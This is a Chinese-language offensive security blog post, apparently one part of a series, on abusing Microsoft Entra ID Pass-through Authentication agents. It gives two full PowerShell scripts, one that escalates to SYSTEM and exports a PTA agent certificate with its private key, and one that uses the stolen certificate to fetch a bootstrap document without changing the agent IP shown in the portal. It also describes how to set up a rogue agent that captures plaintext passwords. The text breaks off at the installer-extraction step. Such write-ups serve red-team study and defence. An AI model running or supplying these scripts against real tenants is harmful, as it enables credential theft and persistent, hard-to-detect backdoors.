
Previous
在上一篇文章 “Entra ID - Attack Surface of Pass-through Authentication (PTA)“ 结尾,我们提到了 Secureworks 曾经发布的一篇名为 “Azure Active Directory Pass-Through Authentication Flaws” 的研究报告,其中深入分析了 PTA 代理所用协议可能被利用的攻击路径。报告指出,Microsoft Entra ID(前称 Azure AD)通过基于证书的身份验证(CBA)对每个 PTA 代理进行身份标识,威胁行为者可通过导出用于身份验证的证书来窃取 PTA 代理身份。被盗的证书可与攻击者控制的 PTA 代理结合,创建难以检测的持久化后门,使得威胁行为者能够收集用户凭据并使用万能密码完成登录。更严重的是,攻击者可在证书到期时自行续期,从而维持长达数年的网络驻留,而管理员无法直接撤销已泄露的证书。
作为对前文技术点的延续,此前搁置的技术细节,本文将予以系统阐述,并完整还原此攻击路径。
Attack Scenario
该攻击路径首先需要攻击者成功入侵运行 PTA 代理的服务器并导出其身份证书和“引导文档”。随后,攻击者利用该证书在其控制的 PTA 代理上进行配置,从而伪装成已被入侵的合法代理身份,相关流程如下图所示。

如果我们将整个攻击路径进行拆分,其主要步骤可以归纳为如下:
- 尝试接管目标组织中运行 PTA 代理的服务器并提升至 SYSTEM 权限;
- 在目标 PTA 代理服务器上,以 SYSTEM 权限导出用于身份验证的 PTA 代理证书;
- 在目标 PTA 代理服务器上,使用窃取的 PTA 代理证书获取引导文档;
- 在攻击者自己的服务器上,通过特定流程安装 PTA 代理程序;
- 在攻击者自己的服务器上,修改 PTA 代理所加载的程序集,用于实时截获登录请求中的域名、用户名和明文密码;
- 在攻击者自己的服务器上,通过一些特定的配置,将窃取的 PTA 代理证书配置到恶意 PTA 代理中,实现与被入侵合法代理的“身份绑定”;
- 在攻击者自己的服务器上,通过 System.Net.HttpListener 搭建一个本地 HTTP 服务器,用于向本地 PTA 代理提供此前获取的引导文档;
- 在攻击者自己的服务器上,启动恶意 PTA 代理服务实现凭据拦截。
Attack Details
Export PTA Certificates
一旦进入内部网络,攻击者就可以确定是否有服务器安装了 PTA 代理,然后尝试接管这些主机,并从这些中导出 PTA 代理证书。这一过程往往需要获取本地管理员或 SYSTEM 级别的权限。

值得注意的是,PTA 代理在初次配置时,其证书会默认存储在“本地计算机\个人”存储区中,且证书有效期被设定为 180 天:

但是,当 PTA 代理执行证书续订后,新的证书将转而存储在 PTA 服务账户的个人证书存储区中,其完整路径如下:
C:\Windows\ServiceProfiles\NetworkService\AppData\Roaming\Microsoft\SystemCertificates\My\Certificates\<Thumbprint>
为了准确判断 PTA 代理证书是否已完成续订以及确定其存储位置,我们可以查看 PTA 代理的配置文件,其完整路径如下:
C:\ProgramData\Microsoft\Azure AD Connect Authentication Agent\Config\TrustSettings.xml
在此文件中,IsInUserStore 节点值指明了 PTA 代理证书是否位于服务账户的个人存储中,据此可推断证书的存储状态:
1
2
3
4
5
6
7
<?xml version="1.0" encoding="utf-8"?>
<ConnectorTrustSettingsFile xmlns:xsd="http://www.w3.org/2001/XMLSchema" xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance">
  <CloudProxyTrust>
    <Thumbprint>C5D538CDED6DE48B738221BCD88491FFBB3458E2</Thumbprint>
    <IsInUserStore>true</IsInUserStore>
  </CloudProxyTrust>
</ConnectorTrustSettingsFile>
在此配置文件中,Thumbprint 节点存储了 PTA 代理证书的指纹,用于在证书存储中精确匹配对应证书。IsInUserStore 节点则标识证书的存储位置:若其值为 “false”,表示证书位于本地计算机的“个人”存储区;若为 “true”,则表示证书位于 PTA 服务账户的个人证书存储区。通过这两个字段,即可准确判断证书的存储状态与实际位置。
而在实战中,目标服务器上的 PTA 代理证书通常已完成续订,这意味着我们不得不从 PTA 服务账户的个人证书存储区中导出包含私钥的完整证书。这往往需要实现一个能够解析证书数据块的复杂代码。
幸运的是,AADInternals 项目已实现了相关功能。我们可以从该项目中提取关键代码片段,将其整合出符合我们需求的 PowerShell 脚本:
- PTACertificates.ps1
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
76
77
78
79
80
81
82
83
84
85
86
87
88
89
90
91
92
93
94
95
96
97
98
99
100
101
102
103
104
105
106
107
108
109
110
111
112
113
114
115
116
117
118
119
120
121
122
123
124
125
126
127
128
129
130
131
132
133
134
135
136
137
138
139
140
141
142
143
144
145
146
147
148
149
150
151
152
153
154
155
156
157
158
159
160
161
162
163
164
165
# ...
# Several methods defined in AADInternals have been omitted...
# ...

Write-Host "[*] Starting PTA certificate export process"

# Impersonate winlogon process to obtain SYSTEM privileges
Impersonate-Process -ProcessName "winlogon"

Write-Host "[*] Searching for certificates in LocalMachine\My store"
# Get all certificates from LocalMachine Personal store
$certificates = @(Get-Item Cert:\LocalMachine\My\*)
Write-Host "[+] Found $($certificates.Count) certificate(s) in LocalMachine\My store"

# Internal function to parse PTA & Provisioning agent configs
function Parse-ConfigCert
{
    [cmdletbinding()]
    Param(
        [String]$ConfigPath
    )
    Process
    {
        Write-Host "[*] Checking for $ConfigPath configuration"

        # Check if we have a PTA or provisioning agent configuration and get the certificate if stored in NETWORK SERVICE personal store
        [xml]$trustConfig = Get-Content "$env:ProgramData\Microsoft\$ConfigPath\Config\TrustSettings.xml" -ErrorAction SilentlyContinue

        if($trustConfig)
        {
            Write-Host "[+] Found $ConfigPath configuration"
            $thumbPrint = $trustConfig.ConnectorTrustSettingsFile.CloudProxyTrust.Thumbprint

            # Check where the certificate is stored
            if($trustConfig.ConnectorTrustSettingsFile.CloudProxyTrust.IsInUserStore.ToLower().equals("true"))
            {
                Write-Host "[*] Certificate stored in NETWORK SERVICE personal store"
                # Certificate is stored in NETWORK SERVICE personal store so we need to parse it from there
                Write-Verbose "Parsing certificate: $($thumbPrint)"

                Parse-CertBlob -Data (Get-BinaryContent "$env:windir\ServiceProfiles\NetworkService\AppData\Roaming\Microsoft\SystemCertificates\My\Certificates\$thumbPrint")
            }

        }
    }
}

if($PTACert = Parse-ConfigCert -ConfigPath "Azure AD Connect Authentication Agent")
{
    Write-Host "[+] Successfully parsed PTA agent certificate"
    $binCert = $PTACert.DER
    $certificate = [System.Security.Cryptography.X509Certificates.X509Certificate2]::new([byte[]]$binCert)
    $PTAKeyName = $PTACert.KeyName
    $certificates += $certificate
}

if($ProvCert = Parse-ConfigCert -ConfigPath "Azure AD Connect Provisioning Agent")
{
    Write-Host "[+] Successfully parsed Provisioning agent certificate"
    $binCert = $ProvCert.DER
    $certificate = [System.Security.Cryptography.X509Certificates.X509Certificate2]::new([byte[]]$binCert)
    $ProvKeyName = $ProvCert.KeyName
    $certificates += $certificate
}

Write-Host "[*] Preparing to access system certificates"
$CurrentUser = "{0}\{1}" -f $env:USERDOMAIN,$env:USERNAME
# Write-Warning "Elevating to LOCAL SYSTEM. You MUST restart PowerShell to restore $CurrentUser rights."

Write-Host "[*] Processing $($certificates.Count) certificate(s)"

foreach($certificate in $certificates)
{
    Write-Verbose "Reading certificate: $($certificate.Thumbprint)"

    foreach($ext in $Certificate.Extensions)
    {
        # Check the agent Id OID exist
        if($ext.Oid.Value -eq "1.3.6.1.4.1.311.82.1")
        {
            Write-Host "[+] Found agent certificate with OID 1.3.6.1.4.1.311.82.1"

            # Extract agent and tenant IDs
            $agentId  = [guid] $ext.RawData
            $tenantId = [guid] $certificate.Subject.Split("=")[1]

            Write-Host "[*] Tenant Id: $tenantId, Agent Id: $agentId"

            # Get the certificate
            $binCert = $certificate.Export([System.Security.Cryptography.X509Certificates.X509ContentType]::Cert)
            Write-Host "[+] Certificate data extracted successfully"

            # Get the key blob and decrypt the keys
            if($PTACert)
            {
                # If stored in NETWORK SERVICE store, PTA Agent's key name can't be readed from the certificate
                $keyName = $PTAKeyName
                Write-Host "[*] Using PTA agent key name: $keyName"
            }
            elseif($ProvCert)
            {
                # If stored in NETWORK SERVICE store, Provisioning Agent's key name can't be readed from the certificate
                $keyName = $ProvKeyName
                Write-Host "[*] Using Provisioning agent key name: $keyName"
            }
            else
            {
                # Read the key name from the certificate
                $keyName = [System.Security.Cryptography.X509Certificates.RSACertificateExtensions]::GetRSAPrivateKey($certificate).key.uniquename
                Write-Host "[*] Extracted key name from certificate: $keyName"
            }

            # Discard trailing null, cr, lf
            $keyName = $keyName.trimEnd(@(0x00,0x0a,0x0d))

            Write-Host "[*] Searching for private key in known locations"
            $paths = @(
                "$env:ALLUSERSPROFILE\Microsoft\Crypto\RSA\MachineKeys\$keyName"
                "$env:ALLUSERSPROFILE\Microsoft\Crypto\Keys\$keyName"
                "$env:windir\ServiceProfiles\NetworkService\AppData\Roaming\Microsoft\Crypto\RSA\S-1-5-20\$keyName"
                )
            foreach($path in $paths)
            {
                $keyBlob = Get-BinaryContent $path -ErrorAction SilentlyContinue
                if($keyBlob)
                {
                    Write-Host "[+] Key loaded from $path"
                    break
                }
            }
            if(!$keyBlob)
            {
                if($keyName.EndsWith(".PCPKEY"))
                {
                    # This machine has a TPM
                    Throw "[-] PCP keys are not supported, unable to export private key!"
                }
                else
                {
                    Throw "[-] Error accessing key. If you are already elevated to LOCAL SYSTEM, restart PowerShell and try again."
                }
                return
            }
            $blobType = [System.BitConverter]::ToInt32($keyBlob,0)
            switch($blobType)
            {
                1 { $privateKey = Parse-CngBlob  -Data $keyBlob -Decrypt -LocalMachine}
                2 { $privateKey = Parse-CapiBlob -Data $keyBlob -Decrypt -LocalMachine}
                default { throw "[-] Unsupported key blob type" }
            }

            $machineName = Get-ItemPropertyValue "HKLM:\SYSTEM\CurrentControlSet\Control\ComputerName\ComputerName" -Name "ComputerName"
            $domainName = Get-ItemPropertyValue "HKLM:\System\CurrentControlSet\Services\Tcpip\Parameters" -Name "Domain"
            $machineName+=".$domainName"

            # Save to pfx file
            $fileName = "$($machineName)_$($tenantId)_$($agentId)_$($certificate.Thumbprint).pfx"
            Set-BinaryContent -Path $fileName -Value (New-PfxFile -RSAParameters ($privateKey.RSAParameters) -X509Certificate $binCert)

            Write-Host "[+] Certificate saved to: $fileName" -ForegroundColor Yellow

            break
        }
    }
}
执行以下 PowerShell 命令,即可在目标 PTA 代理服务器上导出所有 PTA 代理证书,并保存到文件中:
1
2
# Export all PTA certificates
.\PTACertificates.ps1

获得 PTA 代理证书后,我们就可以使用该证书获取引导文档(Bootstrap)了。
Export PTA Bootstraps
在前文中我们曾分析过,PTA 代理启动时会从 Microsoft Entra ID(前称 Azure AD)获取一个名为“引导文档”(Bootstrap)的配置文件。但是,获取此配置文件会更新 Microsoft Entra ID 门户中显示的 PTA 代理 IP 地址。这意味着使用已泄露的证书进行此操作将导致 IP 地址变更,从而暴露攻击者的存在。
事实上,当自定义 PTA 代理启动时,Microsoft Entra ID 门户中显示的 PTA 代理 IP 地址会发生变化。然而,当原始 PTA 代理在其下一次十分钟周期内获取引导文档后,IP 地址将恢复原状。这种行为表明,每次 PTA 代理获取引导文档时,IP 地址都会被更新。
但是,如果将自定义 PTA 代理指向系统中已有的引导文档时,该代理在门户中的 IP 地址并不会发生变化。这种行为表明,直接连接信令监听器端点不会影响 IP 地址。
CTU researchers observed that the PTA agent’s IP address changed in the Azure AD portal when the custom PTA agent started (see Figure 17). However, after the original PTA agent fetched the bootstrap during its next ten-minute cycle, the IP address reverted. This behavior implies that the IP address is populated every time a PTA agent fetches the bootstrap. When CTU researchers pointed the custom PTA agent to an existing bootstrap file on the system, the agent’s IP address did not change on the portal. This result suggests that connecting directly to signaling listener endpoints does not affect the IP address. As such, threat actors can use an existing bootstrap to connect to Azure AD undetected.
综上所述,攻击者可通过以下方案获取引导文档并在后续操作中提供给恶意 PTA 代理,从而确保在连接 Microsoft Entra ID 时保持隐蔽而不被发现:
- 在目标 PTA 代理服务器上获取引导文档;
- 在攻击者自己的服务器上搭建一个本地 HTTP 服务,用于在恶意 PTA 代理的整个生命周期内持续提供已获取的引导文档。
第一项措施确保了在首次窃取引导文档时不会触发 PTA 代理 IP 地址变更,第二项措施则阻断了后续安装的恶意代理周期性获取引导文档时可能引发的 IP 地址更新。
我们可以创建一个名为 PTABootstraps.ps1 的 PowerShell 脚本,通过已获取的 PTA 代理证书从 Microsoft Entra 应用程序代理获取新的引导文档:
- PTABootstraps.ps1
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
76
77
78
79
80
81
82
83
84
85
86
87
88
89
90
91
92
93
94
95
96
97
98
99
100
101
102
103
104
105
106
107
108
109
110
111
112
113
114
115
116
117
118
119
120
121
122
123
124
125
126
127
128
129
130
131
132
133
134
135
136
137
138
139
140
141
142
<#
    .SYNOPSIS
    Export bootstraps of the given certificates.

    .DESCRIPTION
    Export boostraps of the given certificates. Uses the FQDN of the current computer as MachineName.
    The filename of the bootstrap is same than the certificate with .xml extension

    .Example
    .\PTABootstraps.ps1 -Certificates PTA01.company.com_ea664074-37dd-4797-a676-b0cf6fdafcd4_4b6ffe82-bfe2-4357-814c-09da95399da7_A3457AEAE25D4C513BCF37CB138628772BE1B52.pfx

    Bootstrap saved to: PTA01.company.com_ea664074-37dd-4797-a676-b0cf6fdafcd4_4b6ffe82-bfe2-4357-814c-09da95399da7_A3457AEAE25D4C513BCF37CB138628772BE1B52.xml
#>
[cmdletbinding()]
Param(
    [Parameter(Mandatory=$True)]
    [String[]]$Certificates
)

# Get's bootstrap configuration
function Get-BootstrapConfiguration
{
    [cmdletbinding()]
    Param(
        [Parameter(Mandatory=$True)]
        [String]$MachineName,
        [Parameter(Mandatory=$False)]
        [String]$ServiceHost="bootstrap.msappproxy.net",
        [Parameter(Mandatory=$True)]
        [System.Security.Cryptography.X509Certificates.X509Certificate2]$Certificate
    )
    Process
    {

        # Get the tenant id and instance id from the certificate
        $TenantId = $Certificate.Subject.Split("=")[1]
        $InstanceID = [guid]$Certificate.GetSerialNumberString()

        # Actually, it is not the serial number but this oid for Private Enterprise Number. Microsoft = 1.3.6.1.4.1.311
        foreach($extension in $cert.Extensions)
        {
            if($extension.Oid.Value -eq "1.3.6.1.4.1.311.82.1")
            {
                $InstanceID = [guid]$extension.RawData
            }
        }

        $OSLanguage = "1033"
        $OSLocale = "0409"
        $OSSku = "8"
        $OSVersion = "10.0.17763"
        $AgentSdkVersion = "1.5.1318.0"
        $AgentVersion = "1.1.96.0"

        $body = @"
        <BootstrapRequest xmlns="http://schemas.datacontract.org/2004/07/Microsoft.ApplicationProxy.Common.SignalerDataModel" xmlns:i="http://www.w3.org/2001/XMLSchema-instance">
            <AgentSdkVersion>$AgentSdkVersion</AgentSdkVersion>
	        <AgentVersion>$AgentVersion</AgentVersion>
	        <BootstrapDataModelVersion>$AgentSdkVersion</BootstrapDataModelVersion>
	        <ConnectorId>$InstanceId</ConnectorId>
	        <ConnectorVersion>$AgentSdkVersion</ConnectorVersion>
	        <ConsecutiveFailures>0</ConsecutiveFailures>
	        <CurrentProxyPortResponseMode>Primary</CurrentProxyPortResponseMode>
	        <FailedRequestMetrics xmlns:a="http://schemas.datacontract.org/2004/07/Microsoft.ApplicationProxy.Common.BootstrapDataModel"/>
	        <InitialBootstrap>true</InitialBootstrap>
	        <IsProxyPortResponseFallbackDisabledFromRegistry>true</IsProxyPortResponseFallbackDisabledFromRegistry>
	        <LatestDotNetVersionInstalled>461814</LatestDotNetVersionInstalled>
	        <MachineName>$machineName</MachineName>
	        <OperatingSystemLanguage>$OSLanguage</OperatingSystemLanguage>
	        <OperatingSystemLocale>$OSLocale</OperatingSystemLocale>
	        <OperatingSystemSKU>$OSSku</OperatingSystemSKU>
	        <OperatingSystemVersion>$OSVersion</OperatingSystemVersion>
	        <PerformanceMetrics xmlns:a="http://schemas.datacontract.org/2004/07/Microsoft.ApplicationProxy.Common.BootstrapDataModel"/>
	        <ProxyDataModelVersion>$AgentSdkVersion</ProxyDataModelVersion>
	        <RequestId>$((New-Guid).ToString())</RequestId>
	        <SubscriptionId>$TenantId</SubscriptionId>
	        <SuccessRequestMetrics xmlns:a="http://schemas.datacontract.org/2004/07/Microsoft.ApplicationProxy.Common.BootstrapDataModel"/>
	        <TriggerErrors/>
	        <UpdaterStatus>Running</UpdaterStatus>
	        <UseServiceBusTcpConnectivityMode>false</UseServiceBusTcpConnectivityMode>
	        <UseSpnegoAuthentication>false</UseSpnegoAuthentication>
        </BootstrapRequest>
"@

        $url = "https://$TenantId.$ServiceHost/ConnectorBootstrap"

        try
        {
            $response = Invoke-WebRequest -UseBasicParsing -Uri $url -Method Post -Certificate $Certificate -Body $body -ContentType "application/xml; charset=utf-8"
        }
        catch
        {
            Write-Error "Could not get bootstrap: $($_.Exception.Message). Probably expired certificate ($($Certificate.Thumbprint)) or invalid agent ($InstanceID)?"
            return $null
        }

        [xml]$xmlResponse = $response.Content

        return $xmlResponse.OuterXml
    }
}


Write-Host "[*] Starting PTA bootstrap export process"

foreach($fileName in $Certificates)
{
    if(Test-Path $fileName)
    {
        try
        {
            Write-Host "[*] Loading certificate from $Certificates"
            $certificate = Load-Certificate -FileName $fileName -Exportable

            # Sleep a sec to get the cert properly loaded
            Write-Host "[*] Waiting for certificate to be properly initialized..."
            Start-Sleep -Seconds 1

            Write-Host "[*] Requesting bootstrap configuration from Microsoft Entra ID"
            $machineName = Get-ItemPropertyValue "HKLM:\SYSTEM\CurrentControlSet\Control\ComputerName\ComputerName" -Name "ComputerName"
            $domainName = Get-ItemPropertyValue "HKLM:\System\CurrentControlSet\Services\Tcpip\Parameters" -Name "Domain"
            $machineName+=".$domainName"
            Write-Host "[+] Get machine FQDN: $machineName"

            $bootStrap = Get-BootstrapConfiguration -MachineName $machineName -Certificate $certificate

            if($bootstrap -eq $null)
            {
                Throw "[-] Could not get bootstrap"
            }
            Write-Host "[+] Bootstrap configuration retrieved successfully"

            $bootStrapFileName = "$($fileName.Substring(0,$fileName.LastIndexOf(".")-1)).xml"
            Set-Content $bootStrapFileName -Value $bootStrap
            Write-Host "[+] Bootstrap saved to: $bootStrapFileName"  -ForegroundColor Yellow
        }
        catch
        {
            Write-Warning "[-] Could not get bootstrap for $fileName"
        }
    }
}

执行以下 PowerShell 命令,即可在目标 PTA 代理服务器上获取引导文档,并保存到文件中:
1
2
# Get PTA Bootstrap xml
.\PTABootstraps.ps1 -Certificates AZUREPTA02.offseclabs.tech_cbbc6356-1312-460e-8085-5eecce54123e_6e7dcef4-6853-4f35-8397-4cdb906d7dc5_C5D538CDED6DE48B738221BCD88491FFBB3458E2.pfx
Install PTA Agent
现在,我们已经获得了被入侵的 PTA 代理的证书和引导文档,接下来需要在攻击者自己的服务器上安装 PTA 代理进行利用。这里的挑战在于,从微软官方获取的 PTA 代理安装程序(AADConnectAuthAgentSetup.exe)在正常安装时会强制要求全局管理员凭据进行代理注册。鉴于当前攻击技术依赖于已获取的 PTA 代理证书,因此必须绕过该注册步骤。
通过分析发现 AADConnectAuthAgentSetup.exe 实际上是基于 WiX 的打包程序,因此可以使用 WiX 工具集提取其中的 MSI 安装包:
1
dark.exe AADConnectAuthAgentSetup.exe -x AADConnectAuthAgentSetup
